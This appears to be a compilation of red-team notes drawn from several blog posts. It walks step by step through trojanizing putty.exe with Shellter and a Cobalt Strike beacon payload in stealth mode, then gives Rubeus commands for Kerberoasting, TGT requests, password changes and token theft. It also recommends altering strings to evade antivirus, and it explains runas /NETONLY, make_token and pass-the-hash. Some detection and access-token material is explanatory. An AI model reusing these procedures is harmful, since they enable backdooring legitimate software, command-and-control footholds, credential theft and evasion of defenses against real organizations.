
```
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>cd C:\Users\rioasmara\Downloads\shellter\shellter

C:\Users\rioasmara\Downloads\shellter\shellter>shellter.exe


        1010101 01     10 0100110 10      01  11001001 0011101 001001
        11      10     01 00      01      01        01 10      11    10
        0010011 1110001 11011    11      10        00 10011   011001
             11 00     10 01      11      01        11 01      01    11
        0010010 11     00 0011010 100111  000111    00 1100011 01    10 v7.2
        www.ShellterProject.com


Choose Operation Mode - Auto/Manual (A/M/H): A

Perform Online Version Check? (Y/N/H): N

PE Target: putty.exe
```

Type putty.exe




```
Shell7er

DisASM.dll was created successfully!

The following PEB flags have been reset:
1. PEB.BeingDebugged
2. PEB.NtGlobalFlag


Instructions Traced: 3989
Tracing Time Approx: 0.52 mins.

Starting First Stage Filtering...

**************************
* First Stage Filtering *
**************************

Filtering Time Approx: 0.000767 mins.

Enable Stealth Mode? (Y/N/H): Y
```

Select Y for stealth mode




```
Shell7er

Instructions Traced: 3989

Tracing Time Approx: 0.52 mins.


Starting First Stage Filtering...


**************************
* First Stage Filtering *
**************************

Filtering Time Approx: 0.000767 mins.


Enable Stealth Mode? (Y/N/H): Y

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP    [stager]
[2] Meterpreter_Reverse_HTTP   [stager]
[3] Meterpreter_Reverse_HTTPS  [stager]
[4] Meterpreter_Bind_TCP       [stager]
[5] Shell_Reverse_TCP          [stager]
[6] Shell_Bind_TCP             [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): C
```

Select C for Custom payload that will point to your cobalt strike raw payload




```
Shell7er
Instructions Traced: 3989

Tracing Time Approx: 0.52 mins.


Starting First Stage Filtering...


**************************
* First Stage Filtering *
**************************

Filtering Time Approx: 0.000767 mins.


Enable Stealth Mode? (Y/N/H): Y

************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): C

Select Payload: myPayload.bin
```

input your cobalt strike myPayload.bin



```
Select Payload: myPayload.bin



FILE_ERROR_2 !! Please Report To Author.

Shellter couldn't access the selected file containing the pay
and/or the file is empty or too big!

Make sure that the file exists and that is not used by anothe

Max file path length: 260 chars.



************
* Payloads *
************

[1] Meterpreter_Reverse_TCP   [stager]
[2] Meterpreter_Reverse_HTTP  [stager]
[3] Meterpreter_Reverse_HTTPS [stager]
[4] Meterpreter_Bind_TCP      [stager]
[5] Shell_Reverse_TCP         [stager]
[6] Shell_Bind_TCP            [stager]
[7] WinExec

Use a listed payload or custom? (L/C/H): C

Select Payload: myPayload.bin

Is this payload a reflective DLL loader? (Y/N/H): N_
```


Select N for No.



```
Shell7er

********************
* PE Checksum Fix *
********************

Status: Valid PE Checksum has been set!

Original Checksum: 0x124953

Computed Checksum: 0x122e0c


***********************
* Verification Stage *
***********************

Info: Shellter will verify that the first instruction of the
      injected code will be reached successfully.
      If polymorphic code has been added, then the first
      instruction refers to that and not to the effective
      payload.
      Max waiting time: 10 seconds.

 Warning!
 If the PE target spawns a child process of itself before
 reaching the injection point, then the injected code will
 be executed in that process. In that case Shellter won't
 have any control over it during this test.
 You know what you are doing, right? ;o)

Injection: Verified!

Press [Enter] to continue...
```

That is all.

When putty.exe is executed, the payload will directly run the payload. We can see here below the beacon is successfully contacting the server.



external	internal	listener	user	computer	note	process	pid	arch
192.168.1...	192.168.1...	MyBeacon	rioasmara *	WORKSTATION-1		putty.exe	3416	x86

https://rioasmara.com/2021/06/12/cobalt-strike-beacon-with-shellter/

Rubeus Cobalt Strike

Rubeus is a C# toolset for raw Kerberos interaction and abuses. It is **heavily** adapted from Benjamin Delpy's Kekeo project (CC BY-NC-SA 4.0 license) and Vincent LE TOUX's MakeMeEnterpriseAdmin project (GPL v3.0 license). Full credit goes to Benjamin and Vincent for working out the hard components of weaponization- without their prior work this project would not exist.

Opsec Notes

This section covers some notes on the operational security of using Rubeus in an environment, with some technical examples comparing/contrasting some of its approaches to Mimikatz. The material here will be expanded in the future.

Overview

Any action you perform on a system is a detectable risk, especially when abusing functionality in "weird"/unintended ways. Rubeus (like any attacker toolset) can be detected in a number of methods, either from the host, network, or domain perspectives. I have a workmate who is fond of stating *"everything is stealthy until someone is looking for it"* - tools and techniques generally evade detection because either a) people are not sufficiently aware of the tool/technique and therefore not even looking, b) people can not collect and process the data needed at the appropriate scale, or c) the tool/technique blends with existing behavior to sufficiently sneak in with false positives in an environment. There is much more information on these steps and detection subversion in general in Matt Graeber and Lee Christensen's Black Hat USA 2018 "Subverting Sysmon" talk and associated whitepaper.

From the host perspective, Rubeus can be caught during initial weaponization of the code itself, by an abnormal (non-lsass.exe) process issuing raw Kerberos port 88 traffic, through the use of sensitive APIs like LsaCallAuthenticationPackage(), or by abnormal tickets being present on the host (e.g. rc4_hmac use in tickets in a modern environment).

From a network or domain controller log perspective, since Rubeus implements many parts of the normal Kerberos protocol, the main detection method involves the use of rc4_hmac in Kerberos exchanges. Modern Windows domains (functional level 2008 and above) use AES encryption by default in normal Kerberos exchanges (with a few exceptions like inter-realm trust tickets). Using a rc4_hmac (NTLM) hash is used in a Kerberos exchange instead of a aes256_cts_hmac_sha1 (or aes128) key results in some signal that is detectable at the host level, network level (if Kerberos traffic is parsed), and domain controller event log level, sometimes known as "encryption downgrade".

Weaponization

One common way attack tools are detected is through the weaponization vector for the code. If Rubeus is run through PowerShell (this includes Empire) the standard PowerShell V5 protections all apply (deep script block logging, AMSI, etc.). If Rubeus is executed as a binary on disk, standard AV signature detection comes into play (part of why we do not release compiled versions of Rubeus, as brittle signatures are silly ;). If Rubeus is used as a library then it's susceptible to whatever method the primary tool uses to get running. And if Rubeus is run through unmanaged assembly execution (like Cobalt Strike's execute_assembly) cross-process code injection is performed and the CLR is loaded into a potentially non-.NET process, though this signal is present for the execution of any .NET code using this method.

Also, AMSI (the Antimalware Scan Interface) has been added to .NET 4.8. Ryan Cobb has additional details on the offensive implications of this in the **Defense** section of his "Entering a Covenant: .NET Command and Control" post.

Example: Credential Extraction

Say we have elevated access on a machine and want to extract user credentials for reuse.

Mimikatz is the swiss army knife of credential extraction, with multiple options.
The sekurlsa::logonpasswords command will open up a read handle to LSASS, enumerate logon sessions present on the system, walk the default authentication packages for each logon session, and extract any reverseable password/credential material present. **Sidenote**:
the sekurlsa::ekeys command will enumerate ALL key types present for the Kerberos package.

Rubeus doesn't have any code to touch LSASS (and none is intended), so its functionality is limited to extracting Kerberos tickets through use of the LsaCallAuthenticationPackage() API. From a non-elevated standpoint, the session keys for TGTs are not returned (by default) so only service tickets extracted will be usable (the **tgtdeleg** command uses a Kekeo trick to get a usable TGT for the current user). If in a high-integrity context, a GetSystem equivalent utilizing token duplication is run to elevate to SYSTEM, and a fake logon application is registered with the LsaRegisterLogonProcess() API call. This allows for privileged enumeration and extraction of all tickets currently registered with LSA on the system, resulting in base64 encoded .kirbi's being output for later reuse.

https://github.com/GhostPack/Rubeus

https://specterops.gitbook.io/ghostpack/rubeus/introduction/opsec-notes

Same with Rubeus (must be in elevated context):

```
beacon> execute-assembly Rubeus.exe asktgt /user:snovvcrash /domain:megacorp.local
/aes256:94b4d075fd15ba856b4b7f6a13f76133f5f5ffc280685518cad6f732302ce9ac /nowrap
/opsec /createnetonly:C:\Windows\System32\cmd.exe
```

```
beacon> steal_token 1337
```

To get Rubeus you will actually need Visual Studio 2017 or anything that can compile .NET. In my case I use Visual Studio and build myself an assembly. Luckily at the moment the default build of Rubeus is only detected by one AV vendor on Virus Total however if your AV is flagging it just change some strings and comments and rebuild the project and your AV will shut up. That's the beauty of open-source C# / .NET Projects, much easier to circumvent anti-virus solutions.

Armed with out assembly/exe we can simply drop it on the target **Domain-Joined Machine** in the context of a domain user and start Roasting.

Rubeus Github has an amazing explanation on all it's features and it's ability to target specific OU's Users etc etc so I will try not to copy it word-for-word but merely show it's capabilities.

First we can try to Roast all Users in the Current Domain (May be Noise)

```
PS C:\Users\m0chan\Desktop > .\Rubeus kerberoast
```

Kerberoast All Users in a Specific OU (Good if Organization has all Service Accounts in a Specific OU)

```
PS C:\Users\m0chan\Desktop > .\Rubeus kerberoast
/ou:OU=SerivceAcc,DC=m0chanAD,DC=local
```

This may generate a lot of Output so we can Output all the Hashes to a file for easier Management and Cracking.

```
/outfile:C:\Temp\TotallyNotHashes.txt
```


Roasting a Specific Users or SPN

```
PS C:\Users\m0chan\Desktop > .\Rubeus kerberoast /user:mssqlservice
```

PS C:\Users\m0chan\Desktop > .\Rubeus kerberoast /spn:MSSQLSvc/SQL.m0chanAD.local

There is also the ability to Roast users in a foreign trust domain providing the trust relationships allow you but you can check out the Rubeus Repo for full explanation on that. It's really cool.


https://m0chan.github.io/2019/07/31/How-To-Attack-Kerberos-101.html#rubeus



```
C:\Temp\tickets>Rubeus.exe changepw /ticket:harmj0y.kirbi /new:Password123!

  v1.1.0

[*] Action: Reset User Password (AoratoPw)

[*] Changing password for user: harmj0y@TESTLAB.LOCAL
[*] New password value: Password123!
[*] Building AP-REQ for the MS Kpassword request
[*] Building Authenticator with encryption key type: aes256_cts_hmac_sha1
[*] base64(session subkey): WyNlmrtDS2voT+L07KpVSQep/OkjYagbClbIGdtN8lY=
[*] Building the KRV-PRIV structure
[*] Connecting to 192.168.52.100:464
[*] Sent 1387 bytes
[*] Received 175 bytes
[+] Password change success!
```

Windows Access Token

I'd like to call your attention to the humble runas.exe program on Windows. This program allows a Windows user to spawn another program with another user's credentials.



C:\Windows\system32\cmd.exe
Administrator: powershell.exe (running as GLITTER\Administrator)

```
C:\Users\whatta.hogg>runas /USER:GLITTER\Administrator powershell.exe
Enter the password for GLITTER\Administrator:
Attempting to start powershell.exe as user "GLITTER\Administrator" ...

C:\Users\whatta.hogg>
```

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
glitter\administrator
PS C:\Windows\system32>
```

It's a little painful to use runas.exe from a remote access tool. This program doesn't accept a password as an argument. Cobalt Strike's Beacon has a built-in runas command to give you similar functionality.

The process that runas starts has an access token populated with the same single sign-on information you would expect from access tokens made by a normal login. You can steal a token from a program started by runas and use that token to interact with local and remote resources.


The runas capability is great for situations where you want to create a process as a local user on the current system or as a domain user from a trusted domain. This covers a lot of situations, but not all.

What happens if you need to interact with a remote resource as a local user on another system? How do you interact with a remote resource as a domain user when there's no trust relationship with that domain? These problems have a solution.

The Curious /NETONLY Flag

The runas program has a /NETONLY flag. This flag tells runas that the specified credentials are for remote access only. Windows will not try to validate these credentials. Instead, Windows will create a copy of your current access token and update it to use the new credentials when Windows interacts with a remote resource. Windows will then create the new process with this doctored token.

This has a curious effect. The new program is run as the current user. On the current system, there is no change in your rights, permissions, or identity. But, when you interact with a remote resource, you are the specified user.



C:\Windows\system32\cmd.exe

```
C:\Users\whatta.hogg>runas /NETONLY /USER:GLITTER\Administrator powershell.exe
Enter the password for GLITTER\Administrator:
Attempting to start powershell.exe as user "GLITTER\Administrator" ...

C:\Us
```

powershell.exe (running as GLITTER\Administrator)

```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> whoami
glitter\whatta.hogg
PS C:\Windows\system32> Invoke-Command -ComputerName DC -ScriptBlock { whoami }
glitter\administrator
PS C:\Windows\system32>
```

Logon Sessions and other Access Token Trivia

I hope I've raised some questions so far. Questions like, how does runas.exe /NETONLY work?

Windows manages identity and security information in a structure known as an Access Token. These data structures contain things like: your username, groups, privileges, and other information. An Access Token may also contain information to restrict your rights. When working with Windows, it's important to understand that an access token isn't a single thing that represents a user's identity. An access token is an instantiation of an identity with a lot of variables thrown in.

An easy example of this is User Account Control. A local administrator user may run most processes in a medium integrity context. The tokens associated with their processes have an Integrity level field set to 0x2000 which is SECURITY_MANDATORY_MEDIUM_RID. Processes run by the same local administrator in a high integrity context have access tokens with their Integrity level set to 0x3000. These tokens represent the same user, but different rights. The point here is that Windows may have multiple access tokens, with different configurations, for a user and that's normal.

This blog post isn't a deep dive into access tokens though. It's a walk down the garden path about single sign-on information. Let's jump into that.

An Access Token contains your identity on the current system and it states what you can and can't do on the current system. An Access Token also references the information Windows uses to automatically authenticate to remote systems.


Now I hope you're asking: what part of an Access Token determines who you are on a remote system? This question is the whole point of this blog post.

Each Access Token references a Logon Session. The Logon Session references credential material for single sign-on purposes. When Windows authenticates to a remote system, it uses the Logon Session's credential material to authenticate. A Logon Session is made after authentication is successful. Logon Sessions go away when there are no more tokens that reference them.

When you use the /NETONLY flag with runas.exe, Windows will create a new Logon Session with the credential material you provide. It will then copy your current token and substitute the default logon session for the new one. The specified program is then run with this new token.

The program run by runas looks like it's running as your current user. That's because it is. The new program was run with a copy of your user's access token! When you interact with a network resource, Windows does not authenticate as your Access Token's user. Windows uses the credential information referred to by the new Logon Session. In this case, the credential material in this new Logon Session does not necessarily match the identity in your current Access Token.

If you'd like to see a list of Logon Sessions on your current system, take a look at the logonsessions utility by Mark Russinovich.



```
     2452: TPAutoConnect.exe
     2476: conhost.exe
     2488: dwm.exe
     2556: explorer.exe
     2716: jusched.exe
     2724: msseces.exe
     2732: vmtoolsd.exe
     2448: wuauclt.exe
     2868: cmd.exe
     2496: conhost.exe

[7] Logon session 00000000:002855b0:
    User name:    GLITTER\whatta.hogg
    Auth package: Negotiate
    Logon type:   NewCredentials
    Session:      0
    Sid:          S-1-5-21-613548323-981692047-678484519-1103
    Logon time:   12/16/2015 1:47:59 PM
    Logon server:
    DNS Domain:   GLITTER.TESTLAB
    UPN:          whatta.hogg@GLITTER.testlab
     1764: powershell.exe
     4036: conhost.exe

c:\Users\whatta.hogg\Desktop>_
```

Implications for Beacon Users

Beacon's runas command is similar to the default behavior of the runas program built into Windows. What about the /NETONLY flag? Beacon has something like this too. It's the make_token command.

The **make_token** command uses the LogonUser function in Windows with the LOGON32_LOGON_NEW_CREDENTIALS flag. This API creates a Logon Session from the specified credentials, copies your Access Token, associates the new Logon Session with the new Access Token, and makes this new Access Token available. Beacon then impersonates this new token.

What's the effect of this? You have a new token that is locally indistinguishable from your previous token. When you use Beacon's **getuid** command to query your token's identity, you get back the current user. When you type **shell whoami**, you get back the current user.

What happens when you interact with a network resource? Windows authenticates with the credentials you specified to make_token. Why? Because the Logon Session in the current Access Token references the credentials you provided to make_token. In this case, the Logon Session information does not match the local identity of your current token.

The make_token command in Beacon works this way to allow you to use a local account from another system to interact with it. This mechanism also allows you to authenticate to a system as a domain user when there's no trust relationship with that domain.

The **pth** command in Beacon is a similar story. The pth command asks mimikatz to: (1) create a new Logon Session, (2) update the credential material in that Logon Session with the domain, username, and password hash you provided, and (3) copy your Access Token and make the copy refer to the new Logon Session. Beacon then impersonates the token made by these steps and you're ready to pass-the-hash.

https://www.cobaltstrike.com/blog/windows-access-tokens-and-alternate-credentials/

